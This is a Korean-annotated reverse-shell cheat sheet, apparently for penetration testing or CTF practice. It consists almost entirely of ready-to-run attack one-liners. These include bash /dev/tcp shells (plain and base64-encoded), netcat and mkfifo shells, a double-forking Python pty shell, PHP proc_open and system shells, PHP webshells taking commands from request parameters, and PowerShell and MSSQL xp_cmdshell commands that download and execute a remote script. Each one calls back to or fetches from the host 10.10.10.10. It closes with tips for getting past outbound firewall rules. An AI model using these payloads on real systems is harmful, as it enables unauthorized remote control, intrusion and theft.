Linux
Bash
# basic
bash -c "bash -i >&/dev/tcp/10.10.10.10/9001 0>&1"

# b64_encoded
echo -n "bash -c 'bash -i >&/dev/tcp/10.10.10.10/9001 0>&1'" | base64
echo {b64_payload} | base64 -d | bash

# specify File Descriptor
echo "exec 196<>/dev/tcp/10.10.10.10/9001; bash <&196 >&196 2>&196" > rev_shell
bash rev_shell

# Transfer File First, then execute
curl 10.10.10.10/rev.sh -o /tmp/rev.sh
bash /tmp/rev.sh
Netcat
# nc 1
nc 10.10.10.10 9001 -e /bin/bash

# nc 2
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 9001 >/tmp/f

# nc + busybox
busybox nc 10.10.10.10 9001 -e /bin/bash
Python
import os,socket,pty
pid=os.fork()
if pid>0: exit()
os.setsid()
pid=os.fork()
if pid>0: exit()
s=socket.socket()
s.connect(('10.10.10.10',9001))
[os.dup2(s.fileno(),i) for i in(0,1,2)]
pty.spawn('/bin/sh')- 쉘이 죽는것을 방지하기 위해 백그라운드로 리버스쉘 실행 (더블 포크)
PHP #1
<?php
$descriptorspec = array(
0 => array('pipe', 'r'), // stdin
1 => array('pipe', 'w'), // stdout
2 => array('pipe', 'a') // stderr
);
$cmd = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.10.10/9001 0>&1'";
$process = proc_open($cmd, $descriptorspec, $pipes, null, null);
?>
PHP #2
<?php system("bash -c 'bash -i >&/dev/tcp/10.10.10.10/9001 0>&1'");?>PHP #3
/usr/share/webshells/php/php-reverse-shell.php
PHP WebShell
<?=`$_GET[0]`?> # PHP 필터체인 RCE에 유용 (길이 제한)
<?php system($_REQUEST['c']); ?>
<?php echo shell_exec($_REQUEST['c']); ?><?=는<?php echo의 축약형- 백틱
`으로 감싼 PHP코드는,shell_exec()와 동일
PHP WebShell
<?php system($_REQUEST['cmd']);?>Windows
- nishang payload 사용
- https://github.com/samratashok/nishang
Powershell #1
# b64_encoding
cat Invoke-PowerShellTcpOneLine.ps1 | iconv -f utf-8 -t -utf-16le | base64 -w0

# execute
powershell /enc {b64_encoded_payload}
Powershell #2
IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.10/rev.ps1')- cmd 환경이라면 앞에
powershell -c붙여서 실행 가능 powershell -c IEX (New-Object Net.WebClient).DownloadString('http://10.10.10.10/rev.ps1')
mssql_xp_cmdshell
xp_cmdshell "powershell IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.10.10/rev.ps1\")"- 커맨드 내
"를\"로 escape 처리하여 문법 오류가 안나도록 함.
Trouble Shooting
Traffic Out Bound Setting
- 네트워크 트래픽이 특정 포트(21, 22, 80 등) 이외로 나가는것을 막아놓았을 때, 9001번같은 포트에서 리버스쉘을 받을 수 없음
설정 확인
- 보통 root 권한 필요
cat /etc/iptables/rules.v4
iptables -L -n -v
Output

TCP 21,22,80,139,445,5437, UDP161이외 포트는DROP되도록 설정된 예시
Not Interactive Shell
- 주로 Windows 환경에서 발생하였음
해결
- 리버스쉘 스크립트가 아닌
nc바이너리를 통한 쉘 획득 시도 - OutBound 포트 설정 확인 (다른 포트로 리버스쉘 시도)
msfconsole의Meterpreter쉘 사용